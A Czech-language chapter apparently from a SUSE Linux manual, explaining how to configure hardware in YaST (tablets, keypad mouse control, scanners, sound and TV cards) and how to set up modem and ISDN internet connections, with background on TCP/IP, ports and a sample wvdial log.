Dotykové obrazovky obvykle nabízí spoustu možností pro konfiguraci a obvykle je potřeba je nejdříve zkalibrovat. V Linuxu bohužel pro tento účel neexistuje obecný nástroj. Při instalaci se však nastaví vhodné standardní hodnoty, které by měli být dostačující.

Tablet XFree86 momentálně podporuje pouze několik grafických tabletů. Pomocí SoX2 můžete nastavit tablety připojené přes USB nebo sériový port. Z hlediska konfigurace se jedná pouze o další vstupní zařízení jako je myš.

1. Spustíte SoX2 a přejděte do menu 'Vstupní zařízení' a zvolte 'Tablet'.
2. Klikněte na 'Změnit konfiguraci' a vyberte model.
3. Jestliže máte k tabletu připojené pero a gumu, zaškrtněte položky vpravo.
4. Pokud je tablet připojen přes sériový port, ověřte hodnotu portu.
5. Konfiguraci uložte kliknutím na 'Dokončit'.

AccessX

Pokud nemáte k počítači připojenou myš, můžete v tomto menu nastavit ovládání kurzoru pomocí numerické klávesnice.

V následujícím seznamu je vysvětlené chování kurzoru po stisku jednotlivých kláves:

- ▷ **1** stiskněte (1)
Toto tlačítko aktivuje levé tlačítko myši.
- ▷ **2** uloženo jako (+)
Aktivuje prostřední tlačítko.
- ▷ **3** stiskněte (-)
Toto tlačítko aktivuje pravé tlačítko myši.
- ▷ **Klik** je emulován klávesou (5)
Klikne tlačítkem podle dříve zvoleného tlačítka. Jestliže není vybrané žádné tlačítko, klikne levým.
- ▷ **Dvojklik** je pod klávesou (+)
Pracuje jako (5), ale dělá dvojklik.
- ▷ **Stisknout tlačítko** odpovídá (0)
Chová se jako (5), ale tlačítko je stisknuté.
- ▷ **Pustit tlačítko** je mapováno na (.)
Pustí dříve stisknuté tlačítko myši.
- ▷ **Šipka nahoru doleva** uloženo na (7)
Pohyb kurzoru nahoru doleva.
- ▷ **Šipka nahoru** odpovídá (8)
Posunuje kurzor nahoru.
- ▷ **Šipka nahoru doprava** uloženo na (9)
Pohyb nahoru doprava.
- ▷ **Šipka doleva** odpovídá klávese (4)
Posun doleva.
- ▷ **Šipka doprava** uložena jako (6)
Pohyb doprava.
- ▷ **Šipka dolů doleva** uložena jako (1)
Pohyb kurzoru dolů doleva.
- ▷ **Šipka dolů** odpovídá klávese (2)
Posun dolů.
- ▷ **Šipka dolů doprava** stiskněte (3)
Posun kurzoru dolů doprava.

Posuvníkem ještě můžete nastavit rychlost pohybu kursoru při stisku klávesy.

CD-ROM mechaniky

Během instalace systému jsou všechny nalezené mechaniky CD-ROM integrovány do systému. Je pro ně vytvořena položka v souboru `/etc/fstab` a podadresář v adresáři `/media`. Tento modul můžete použít pro přidání dalších mechanik do systému.

Po zapnutí modulu vypíše YaST seznam nalezených mechanik. Zaškrtněte novou mechaniku a klikněte na tlačítko 'Konec'. Nová CD-ROM mechanika byla právě integrována do systému.

Tiskárna

Nástroj pro autodetekci a konfiguraci tiskáren. Můžete zde změnit nastavení tiskárny v systému a nastavovat lokální i síťové tiskárny.

Po spuštění modulu se provede automatický náhled připojených tiskáren, které budou také automaticky předkonfigurovány a otevře se dialog 'Nastavení tiskárny:Autodetekované tiskárny', kde jsou uvedeny nalezené tiskárny. Jestli nebyla vaše tiskárna rozpoznána, pak zvolte 'Jiné (nedetekováno)' a tlačítko 'Konfigurovat. . .'. Čtete také nápovědu v levé části dialogu a používejte manuál k zařízení.

Protože je toto téma velice obsáhlé, je mu věnována celá kapitola (viz *Tisk*).

Informace o hardwaru

YaST před konfigurací provádí automatické rozpoznání hardwaru. Informace o rozpoznaných zařízeních se pak zobrazí v tomto modulu. Ty se hodí především při kontaktování instalační podpory, kdy budete potřebovat informace o vašem hw vybavení. Výpis můžete uložit do textového souboru.

Nastavení IDE DMA

Tento modul slouží pro aktivaci tzv. „DMA režimu“ pro vaše IDE disky a CD/DVD mechaniky. Zapnutí režimu může výrazně zvýšit



Obrázek 3.10: YaST: Automatická konfigurace tiskárny

výkon při datových přenosech. Modul nijak neovlivní výkon SCSI zařízení.

Během instalace SUSE Linux jádro automaticky aktivuje DMA u pevných disků, ale ne u CD mechanik. Zapnutí DMA pro všechny mechaniky totiž často způsobí potíže s CD. Můžete tedy zkusit, zda vám DMA s CD mechanikou bude fungovat. Pokud bude CD pracovat korektně, dojde k velkému nárůstu výkonu. Pokud narazíte na problémy, stačí u CD opět vypnout DMA.


Poznámka

DMA (**D**irect **M**emory **A**ccess) znamená, že data jsou přenášena ze zařízení přímo do RAM bez zatěžování CPU.

Poznámka

Joystick

Zde můžete nastavit joystick. Vyberte výrobce a model ze seznamu a pomocí položky 'Test' otestujte funkčnost. Protože se joystick obvykle připojuje přes zvukovou kartu, můžete tento modul spustit také z modulu pro nastavení zvukové karty.



Obrázek 3.11: YaST: Hardwarové informace

Zvolte model myši

S tímto modulem YaST můžete nastavit a otestovat připojenou myš.


Skener

Pokud máte připojený a zapnutý skener, pak by měl být automaticky rozpoznán při startu tohoto modulu. Jestliže bude rozpoznán, zobrazí se dialog pro konfiguraci skeneru. Pokud nebude rozpoznáno žádné zařízení, pak budete pokračovat v ruční konfiguraci. Jako první krok musíte zvolit typ skeneru, tj. jak je k počítači připojen. Pokud používáte jiný než USB konektor a máte skener připojený k tomuto počítači, tak zvolte 'SCSI skener'.

Jako následující krok bude instalace standardního zařízení. Když bude instalace úspěšná, zobrazí se odpovídající hlášení. Nyní můžete otestovat skener. Vložte do skeneru stránku a klikněte na tlačítko 'Test'.

Skener nebyl rozpoznán

Automaticky jsou rozpoznány pouze podporované skenery. Skener, který je připojen k jinému počítači v síti nebude rozpoznán. V tom



Obrázek 3.12: YaST: Urychlení disků a mechanik

případě nastupuje ruční konfigurace, kdy je třeba určit, zda se jedná o USB, SCSI nebo síťový skener.

- ▷ USB skener: zde je třeba uvést výrobce, resp. model skeneru. YaST se pak pokusí nahrát USB moduly. Pokud se jedná o novinku na trhu, může se stát, že modul nebude nahrán automaticky. V tom případě přejděte k dalšímu dialogu, kde budete moci „ručně“ zvolit USB modul. Dále postupujte podle nápo- vědy v programu YaST.
- ▷ SCSI skener: uveďte název zařízení (např. /dev/sg0). SCSI skener nesmí být připojován nebo odpojován za běhu systému. Vždy je třeba systém nejdřív vypnout.
- ▷ Síťový skener: zadejte IP adresu, resp. název počítače.

Skenery jsou zařízení, která se rychle vyvíjí, proto se tomuto tématu věnujeme také na adrese <http://portal.suse.com/sdb/cz/index.html>, kde v české nebo anglické verzi naleznete aktuální informace a rady pro konfiguraci skeneru. Stačí pouze uvést klíčové slovo skener, resp. v anglické verzi scanner.

Podrobné informace o podporovaných skenerech na- leznete také na <http://hardwaredb.suse.de> nebo <http://www.mostang.com/sane>.

Upozornění

Při ručním výběru skeneru je třeba být velice opatrný. Výběrem špatného ovladače můžete hardware poškodit.

Upozornění

Řešení problémů

Pokud skener nebyl rozpoznán, pak to může mít následující příčiny:

- ▷ Skener není podporován. Konzultujte `hardwaredb.suse.de`, kde je uveden seznam podporovaných skenerů
- ▷ Nemáte správně instalován SCSI řadič
- ▷ Špatně ukončená SCSI sběrnice terminátorem
- ▷ Existují problémy s přerušením u vašeho SCSI řadiče
- ▷ SCSI kabel překračuje přípustnou délku
- ▷ Skener má SCSI light řadič, který není v Linuxu podporován
- ▷ Skener je poškozený

Upozornění

U SCSI skenerů nesmí být zařízení v žádném případě připojováno, resp. odpojováno za běhu systému. Nejdříve je třeba systém vypnout..

Upozornění

Další informace o skenování naleznete také v uživatelské příručce, v kapitole věnované programu Kooka.

Zvuk

Konfigurace zvukové karty

YaST se při spuštění modulu pro konfiguraci zvukové karty pokusí automaticky rozpoznat její typ, resp. typy zvukových karet, protože SUSE Linux podporuje i více zvukových karet v systému. V případě, že máte v systému více zvukových karet, pak nastavte jednu po druhé. Pokud typ vaší karty nebyl nalezen, pak zvolte 'Přidat zvukovou kartu' a přejdete do dialogu 'Manuální výběr zvukové karty', kde můžete vybrat ze seznamu podporovaných karet vaši.

Po výběru karty přejdete do ‘Konfigurace zvukové karty’. Když zvolíte ‘Rychlé automatické nastavení’, pak již nebudete dotazováni a zvuková karta bude okamžitě zkonfigurována. Prostřednictvím ‘Normální nastavení’ máte možnost upravit v následujícím menu ‘Hlasitost’ a otestovat nastavení zvukové karty. Při výběru ‘Detailnější instalace zvukových karet’ přejdete do menu ‘Expertní volby pro zvukovou kartu’. Zde můžete ručně upravovat všechny volby pro zvolenou kartu.

Nastavení hlasitosti zvukové karty

V tomto dialogu můžete otestovat svou konfiguraci zvukové karty. Posuvníkem nastavíte hlasitost. Můžete začít tak na 10%, abyste se náhodou nepřipravili o sluch anebo reproduktory. Stiskem ‘Test’ pak zazní testovací znělka. Pokud nic neslyšíte, pak zkuste zvýšit hlasitost nebo zkontrolovat zapojení a napájení reproduktorů.

Konfigurace zvuku

Pokud chcete odstranit konfiguraci, můžete tak učinit tlačítkem ‘Odstranit’. Tím budou zakomentovány odpovídající položky v souboru `/etc/modules.conf`. Stiskem ‘Volby’ přejdete do menu **Expertní volby pro zvukovou kartu**. Zde pak můžete upravovat všechny dostupné parametry zvukové karty. Tlačítkem ‘Hlasitost’ spustíte dialog **Nastavení hlasitosti karty**, kde je možné nastavit hlasitost pro všechny vstupní i výstupní kanály zvukové karty. Pokud YAST nalezne v systému další zvukové karty, zobrazí se v seznamu, případně můžete zvukovou kartu ‘Vybrat ze seznamu’.


Když vlastníte Creative Soundblaster Live nebo AWE, můžete volbou ‘Instalovat soundfont’ zkopírovat zvukové fonty z originálního ovladače (SF2 fonty na CD) na pevný disk. Ty pak budou uloženy do adresáře `/usr/share/sfbank/creative/`.

Pro přehrávání Midi souborů je třeba v dialogu **Konfigurace zvuku** zaškrtnout ‘Spustit sekvencer’. Tak budou nahrány potřebné zvukové moduly pro podporu sekvenceru.

Tlačítkem ‘Konec’ pak uložíte nastavené konfigurace pro jednotlivé karty. Nastavení hlasitosti se zapisuje do souboru `/etc/asound.state` a ALSA konfigurace zvukové karty se pak připojuje na konec souboru `/etc/modules.conf`.

Konfigurovat zvukovou kartu

Pokud je v systému více zvukových karet, pak zvolte z pole 'Seznam auto-detekovaných' tu, kterou chcete právě nastavit. Tlačítkem 'Další' pak přejdete k dialogu **Konfigurace zvukové karty** (viz výše). Když karta není automaticky nalezena, pak zaškrtněte 'Vybrat ze seznamu' a skočíte do dialogu **Manuální výběr zvukové karty**.



Obrázek 3.13: YaST Expertní volby pro zvukovou kartu

Manuální výběr zvukové karty

Pokud vaše karta není automaticky nalezena, zobrazí se seznam zvukových ovladačů a modelů zvukových karet, kde můžete zvolit odpovídající typ. V položce 'Vše' je kompletní přehled podporovaných zvukových karet. V případě potřeby se podívejte do dokumentace ke zvukové kartě, abyste zjistili informace o typu karty. Seznam karet, které ALSA podporuje je uveden na <http://www.alsa-project.org/~goemon/>. Stiskem 'Další' přejdete do **Konfigurace zvukové karty**.

Expertní nastavení s možností měnit volby

Zde je možné ručně upravovat všechny dostupné volby pro zvolenou kartu. U některých voleb je k dispozici pole 'Možná hodnota',

kde jsou uvedeny doporučené hodnoty pro konfiguraci. Tyto přednastavené hodnoty upravujte pouze v případě, že jste si 100% jistí tím, co děláte. Pokud měníte hodnoty jednotlivých voleb, pak máte možnost zapisovat hodnoty v desítkové nebo šestnáctkové soustavě (při hexadecimálním zadávání je třeba psát 0x před samotným číslem). Po uvedení hodnoty pak stiskněte 'Nastavit'. Stiskem 'Obnovit vše' budou **všechny** volby nastaveny na původní hodnotu.

TV karta

Po startu a inicializaci modulu YaST se zobrazí dialog **Nastavení TV a rádio karty**. Když je vaše karta rozpoznána automaticky, pak bude zobrazena jako první v seznamu. Klikněte na název TV karty a zvolte 'Konfigurovat...'.

Ve spodní části dialogu jsou zobrazeny již zkonfigurované TV karty, jejichž parametry můžete upravit tlačítkem **Změnit...**

Pokud se systému nepodaří automaticky rozpoznat TV kartu, pak je třeba její výběr provést ručně. Označte položku 'Jiná (nedetekováno)' a tlačítkem 'Konfigurovat...' přejdete do dialogu **Ruční výběr TV karty**. V dialogu **Ruční výběr TV karty** zvolte nejdříve typ vaší TV karty ze seznamu. V případě potřeby pak můžete také 'Vybrat tuner' tak, abyste získali plnohodnotnou instalaci. Pokud si u výběru tuneru nejste jisti, pak zvolte 'Výchozí (detekováno)'. Když nebude možné naladit některé stanice, pak může být problém v tom, že se nepovedlo automatické rozpoznání typu tuneru nebo jste zvolili špatný typ.

V menu 'Expertní nastavení...' naleznete expertní konfiguraci. Zde můžete přímo zvolit jaderný modul, který bude použit jako ovladač pro vaši tv kartu a nastavit jeho parametry.

V dialogu **Zvuk TV a rádio karty** můžete využít již zkonfigurovanou zvukovou kartu pro zvukový výstup z TV karty. Většinou je spolu s TV kartou dodáván i krátký kabel, kterým můžete propojit zvukovou a TV kartu. Pokud je tato podmínka splněna, pak zvolte 'Ano' a zvolte ze seznamu zkonfigurovaných karet, resp přejděte do 'Nastavení zvukové karty...'. Některé TV karty mají přímo audio výstup, takže můžete připojit reproduktory bez další konfigurace zvukové karty. Existují ale i TV karty, které vůbec nepodporují zvukový výstup. Ty jsou určeny např. pro digitální kamery.

Síťová zařízení

Základy internetového připojení

V této kapitole budou vysvětleny nejdůležitější pojmy týkající se přístupu na Internet.

Všechny počítače připojené k Internetu tvoří obrovskou síť, kde běží různé operační systémy na různých platformách. Aby spolu mohly jednotlivé počítače komunikovat, musí existovat jeden společný a závazný komunikační protokol, na jehož základě si budou s to jednotlivé počítače vyměňovat data. Toto zajišťují *Internet Protocol* (IP), *Transmission Control Protocol* (TCP), *User Datagram Protocol* (UDP) a *Internet Control Message Protocol* (ICMP). Tyto protokoly dohromady umožňují vzájemnou komunikaci v síti. Souborně se označují zkratkou jako *TCP/IP*.

Každý počítač připojený k Internetu má identifikační číslo, tzv. *IP adresu*, které je v celé síti jedinečné. Protože si ale lidé radši pamatují jména a názvy než sledy čísel v IP adresách, převádí se tato čísla na názvy – pro převod IP adres se používá systém *DNS*. Počítač, který provádí převod adres, se nazývá *nameserver*.

Dále pak zde jsou také různé síťové protokoly, které zajišťují přenos *TCP/IP* dat. Jedná se např. o *Ethernet* (síťové karty), *PPP* (modemy a *ISDN*) a u *ADSL* je to *PPPoE*. Abyste získali přístup na Internet, musíte se nejdříve připojit k vašemu poskytovateli připojení (pomocí *PPP*, *PPPoE* atd.). Následně se vytvoří *TCP/IP* spojení.

Na vrstvě *TCP/IP* jsou pak další protokoly, kterým už rozumí konkrétní aplikace.

- ▷ *HTTP* je protokol pro přenos *WWW* stránek ve formátu *HTML*
- ▷ *SMTP* je protokol pro odesílání elektronické pošty na poštovní server. Pro stahování pošty ze serveru se pak používá *POP3*
- ▷ *FTP* se využívá pro přenos souborů

Aby mohlo více aplikací najednou využívat jednu přenosovou linku, např. prohlížeč, poštovní program atd., používá každá aplikace vlastní *TCP/IP* spojení. Velké objemy dat jsou před odesláním rozděleny na malé pakety a ty jsou pak odesílány. Lze tak zároveň odesílat i přijímat data z více aplikací současně na jediném fyzickém spoji.

Protože může více programů využívat stejné internetové připojení, nestačí pro identifikaci pouze IP adresa (ta určuje pouze počítač). Aby

se vědělo, které TCP/IP pakety patří určitému programu, používají se tzv. *porty*.

Standardní služby pak používají již předem definovaná čísla portů:

- ▷ DNS port 53,
- ▷ HTTP port 80,
- ▷ SMTP port 25 a POP3 port 110,
- ▷ FTP porty 20 a 21.

Dotaz na http server by měl správně vypadat jako služba: `//počítač:port`. Konkrétně webové stránky společnosti SUSE: `http://suse.cz:80`. Protože však některé služby běží standardně na známých číslech portů, číslo portu se obvykle vynechává. Pouze v případě, že se klient dotazuje na správném portu, má možnost využít službu.

Vytáčet na vyžádání (Dial on Demand)

Jestliže při nastavování připojení v modulech YaST aktivujete položku 'Vytáčet na vyžádání', pak se počítač automaticky připojí na Internet vždy, když o to požádá libovolná aplikace. Tedy např. po kliknutí na hypertextový odkaz v prohlížeči se automaticky naváže spojení. Nebo po dopsání e-mailu a stisknutí tlačítka pro odeslání bude automaticky navázáno spojení, odešle se dopis a přijme nová pošta. Tato volba je vhodná především pokud máte sjednané paušální platby za připojení. Pokud nezaškrtnete položku 'Vytáčet na vyžádání' musíte vždy, když se chcete připojit, ručně navázat spojení. Použít můžete například program z KDE KInternet.

Upozornění

V České republice zatím bohužel neexistují tarify s paušální platbou za připojení na Internet pomocí modemu. Automatické navazování krátkých spojení tedy může výrazně zvýšit vaše náklady na připojení.

Upozornění

Jak v Linuxu fungují modemy a ISDN modemy

Nejdříve si přiblížíme v kostce technické pozadí používání modemů v Linuxu, protože základní orientace se bude velice hodit později pro pochopení souvislostí.

1. Sériové rozhraní

Většinou se komunikace s modemy provádí prostřednictvím sériového kabelu, tzn. že jádro a modem si spolu povídají prostřednictvím sériového zařízení.

- `/dev/ttyS0` je první sériové rozhraní¹
- `/dev/ttyS1` je druhé sériové rozhraní

Aby se jádro a modem domluvili, potřebují IO adresu a přerušení. Jádro tedy musí znát IO port a přerušení, které je nastaveno na sériovém rozhraní. Standardně BIOS nastavuje následující hodnoty:

	1. sériové rozhraní	2. sériové rozhraní
IO	3f8 (hexadecimálně)	2f8 (hexadecimálně)
Přerušení	4	3

Pokud tedy nenastavíte jiné hodnoty, pokouší se jádro použít tyto hodnoty. V případě potřeby sdělte BIOSu tyto hodnoty pro rozhraní (možná bude třeba nastavit 'PnP OS installed' na „no“).

Linuxové jádro standardně podporuje další dva sériové porty s následujícími hodnotami:

	<code>/dev/ttyS2</code>	<code>/dev/ttyS3</code>
IO	3e8 (hexadecimálně)	2e8 (hexadecimálně)
Přerušení	4	3

Pokud je hardware nastaven na jiné hodnoty, pak je třeba buď upravit tyto hodnoty nebo sdělit tyto informace jádru příkazem `setserial`.

Podrobnější informace získáte na adrese

http://portal.suse.com/sdb/en/1999/10/hoe_pci_modem.html.

2. AT příkazy

Tzv. AT příkazy (resp. Hayes instrukce) jsou standardním jazykem, pomocí kterého programy pro navazování spojení posílají své příkazy modemu, který pak vytváří spojení s poskytovatelem připojení. Je proto třeba, aby modem tyto příkazy ovládal. V Linuxu není možné použít softwarovou emulaci AT příkazů tak, jak je to v MS Windows. Modemy používající softwarovou emulaci se pak nazývají **Winmodemy**. Toto se týká především interních modemů. Pokud si nejste jisti, zda váš modem ovládá AT příkazy, pak kontaktujte svého prodejce nebo výrobce. Blíže se této tématice

¹Všimněte si číslování od nuly.

věnuje SDB dokument „WinModemy také pro Linux?“, který naleznete na http://portal.suse.com/sdb/cz/2000/04/cep_winmodem.html.

3. ISDN terminály

ISDN terminály se až na dvě drobnosti chovají stejně jako běžné analogové modemy. Proto se v následujícím textu budou popisy pro modemy vztahovat i pro ISDN terminály. Výše zmíněné rozdíly jsou následující.

1. Analogový modem je konstruován tak, že se připojuje na běžnou telefonní linku (pro hlasové služby). ISDN terminál se připojuje k ISDN zásuvce
2. ISDN terminál musí znát navíc rozšířenou sadu AT příkazů pro korektní inicializaci. Toto je většinou uvedeno v dokumentaci k zařízení, případně se dotážete prodejce nebo výrobce

4. USB

USB modemy a USB ISDN terminály musí odpovídat USB CDC ACM specifikaci tak, aby jádro mohlo rozpoznat zařízení a komunikovat s ním. V případě pochybností je spojte se svým prodejcem nebo výrobcem, zda modem odpovídá specifikaci *Universal Serial Bus Communication Device Class Abstract Control Model*, zkráceně ACM.

5. Výstavba spojení s poskytovatelem připojení

Výstavbu spojení je možné velice dobře sledovat v případě, že spouštíte `wvdial` ručně z konzole. Podrobné informace o výstavbě spojení jsou zaprotokolovány v souboru `/var/log/messages`.

- Navazování fyzického spojení programem `wvdial`. Tento program využívá AT příkazy pro inicializaci modemu a telefonní číslo poskytovatele. Pokud druhá strana hovor přijme, dohodnou se modemy automaticky na rychlosti přenosu podle kvality a zatížení linky. Když bude vše v pořádku, zobrazí se hlášení „CONNECT“. Pak spustí `wvdial` démona `pppd`. Od této chvíle modem pouze převádí digitální data přicházející na sériové rozhraní na akustický signál a naopak. Tím je zajištěna hardwarová část spojení
- Následně probíhá výstavba PPP a TCP/IP spojení démonem `pppd`, který spouští protokoly zajišťující softwarovou část spojení:

- ▷ **LCP** se používá pro výstavbu PPP spojení
- ▷ Pro autentizaci se používají buď **PAP** nebo **CHAP**
- ▷ Optimální kompresi přenášených dat zajistí **CCP**
- ▷ V závěru tvorby spojení je pomocí **IPCP** vybudováno TCP/IP spojení

Pokud vše proběhlo v pořádku, zobrazí se „local IP address“, „remote IP address“, „DNS address“ a jako poslední hlášení „Connected...“. Předpokladem pro výstavbu PPP a TCP/IP spojení je podpora PPP spojení u poskytovatele a umožnění TCP/IP spojení.

Na konci celého procesu je tedy k dispozici TCP/IP spojení mezi lokálním počítačem s „local IP address“ a počítačem poskytovatele „remote IP address“. Navíc je k dispozici spojení také s nameserverem, tj. „DNS address“.

Proč mi nefunguje modem

Zde je výstup programu `wvdial`, který zobrazuje úspěšnou výstavbu spojení (zkráceno):

```
tux@earth:~ > wvdial
ATZ
OK
--> Modem initialized.
ATDT0987654321
CONNECT
--> Carrier detected. Starting PPP immediately.
--> pppd: Authentication started
--> pppd: Authentication successful
--> pppd: local IP address 10.100.200.1
--> pppd: remote IP address 10.100.200.2
--> pppd: primary DNS address 10.100.200.3
--> Connected... Press Ctrl-C to disconnect
```

Kde může být zakopán pes:

1. Modem neodpovídá na „ATZ“ hlášením „OK“ – měli byste zkontrolovat podmínky uvedené v bodech 1-4
2. Po vytočení čísla „ATDT0987654321“ se nezobrazí „CONNECT“ – modem nenašel modem poskytovatele, resp. druhá strana ho nepřijímá. Zkontrolujte číslo a přesvědčte se, zda poskytovatel nemá obsazen všechny přípojné body

3. Po startu pppd se nezobrazí takřka žádná hlášení a pppd se ihned ukončí – zkontrolujte zasunutí kabelů. Démon pppd potřebuje mít propojen celý kabel, což wvdial nevyžaduje. Pokud to nepomůže, pak se dotážete poskytovatele, zda podporuje PPP, resp. výrobce, zda máte zcela zapojený modem. Můžete také vyzkoušet jiného poskytovatele
4. Nepovede se autentizace, tj. druhá strana nepřijme vaše uživatelské jméno nebo heslo. Pokud toto funguje se stejnými hodnotami v jiném operačním systému, neznamená to, že toto jsou opravdu ty potřebné informace. V případě pochybností se zeptejte poskytovatele

Podrobnější informace o případných chybách a způsobu jejich odstranění jsou uvedeny na <http://portal.suse.com/sdb/cz/index.html>, kde jako klíčové slovo pro vyhledávání použijte „modem“.


Konfigurace síťových zařízení v programu YaST

Konfigurace modemu

Po spuštění YaST otevřete záložku ‘Síťová zařízení’ a spustíte modul ‘Modem’. YaST se pak pokusí automaticky rozpoznat typ modemu. Jestliže najde váš modem, zobrazí ho v horním okně. Označte ho myší. Pokud ho nenajde, zvolte položku ‘Jiné (nerozpoznáno)...’. Nyní klikněte na ‘Konfigurovat...’.

V případě, že YaST modem našel, má modem přiřazenou hodnotu položky ‘Modemové zařízení’. V opačném případě do tohoto políčka musíte zadat odkaz na modemové zařízení (např. `/dev/ttyS2`). Když se připojujete na jiné UTO, pak nezapomeňte uvést předčísli. Důležitým tlačítkem je ‘Detekovat oznamovací tón’, tj. zda bude modem čekat před začátkem vytáčení na oznamovací tón, nebo začne ihned vytáčet. Máte-li problém s připojením, vypněte tuto volbu. Tlačítkem ‘Detaily’ můžete nastavit maximální přenosovou rychlost a ‘Inicializační řetězce pro modem’. Zde byste měli provádět změny pouze v případě, že váš modem nebyl automaticky rozpoznán a je třeba pro něj použít speciální nastavení. To se však týká především ISDN terminálů. V každém případě se podívejte do manuálu k modemu, kde by měly být uvedeny potřebné inicializační řetězce.

V dialogu **Výběr poskytovatele Internetu** zvolte ‘Česká republika’ a ze seznamu poskytovatelů připojení si zvolte toho svého. Pokud ho zde nenaleznete, pak stiskněte tlačítko ‘Nový’ a doplňte informace ručně. Pokud máte jako poskytovatele třeba *Jendu Bendu z Horní Dolní*, pak můžete



Obrázek 3.14: YaST Konfigurace modemů

jako 'Jméno poskytovatele' rozepsat na Jenda Benda, Horní Dolní. Případně zkuste vybrat jiného poskytovatele a podívejte se na to, jak jsou jména vyplněna zde. Následně je třeba uvést 'Telefonní číslo', tj. číslo poskytovatele, ne vaše. Na konec doplňte 'Jméno uživatele' a 'Heslo', které bude při navazování spojení automaticky použito. Je možné, že nechcete heslo uložit na disk a budete ho vždy při navazování spojení psát. V tom případě zvolte 'Vždy se mě zeptat'.

Následují **Parametry pro připojení k Internetu**. Zde můžete 'Aktivovat firewall...' pro dané spojení. Když aktivujete 'Vytáčet na vyžádání', pak se např. po kliknutí na hypertextový odkaz v prohlížeči automaticky naváže spojení (přečtěte si sekci 3 na straně 67). Políčko 'Modifikovat DNS po spojení' byste měli nechat zaškrtnuto, pokud vám poskytovatel při každém připojení nastaví adresu DNS. V opačném případě kontaktujte ISP a vyžádejte si adresy DNS, které si sám nastavíte. V políčku 'Čas nečinnosti' zadejte hodnotu, po jak dlouhé době nevyužívání spoje se má spojení přerušit.

Tlačítkem „IP details“ přejdete do dialogu **Nastavení IP adresy**, kde můžete nastavit buď přidělování 'Dynamické IP adresy' nebo ručně zvolit 'Lokální IP adresu (vašeho počítače)' a 'Vzdálenou IP adresu'.

Následně pak ukončete nastavení opakovaným stiskem 'Další' a pokud nebudete chtít přidávat další poskytovatele, resp. modemy – uzavřete tlačítkem 'Konec'.

ISDN

Konfigurace ISDN je k dispozici v záložce 'Sítová zařízení'. Pokud YaST našel vaše zařízení vyberte ho, jinak zvolte 'Jiné (nerozpoznáno)'. Klikněte na 'Konfigurovat...'. Přejdete k menu **Volba protokolu ISDN**. Zde je přednastaveným standardem 'Euro-ISDN (EDSS1)'. '1TR6' je protokol pro starší, resp. větší terminály. V USA se používá 'NI1'. Zadejte kód země (pro ČR +420). Když se připojujete na jiné UTO, pak nezapomeňte uvést předčíslí.

V dalším dialogu nastavte rozhraní vaší ISDN karty. Standardní hodnotou je 'SyncPPP'. Podle způsobu přihlašování případně zadejte vaše telefonní číslo a v dalším okně pak vaší a vzdálenou IP adresu.

V dialogu **Výběr poskytovatele (ISP)** je uveden seznam poskytovatelů pro jednotlivé země. V případě, že váš poskytovatel zde není uveden, přidejte ho do seznamu tlačítkem 'Nový'.

V dalším dialogu můžete upravit parametry ISP. Je-li to třeba, zadejte předvolbu (většinou přes nulu, ale bližší informace naleznete v manuálu k zařízení). Dále pak uveďte uživatelské jméno a heslo, které jste obdrželi od poskytovatele.



Obrázek 3.15: YaST: Konfigurace ISDN

Dále zde můžete určit 'Způsob vytáčení'. Bližší informace o automatickém režimu vytáčení naleznete v kapitole 3 na straně 67. Pokud nezaškrtnete volbu 'Vytáčet na vyžádání', můžete pro přihlašování použít program KInternet.

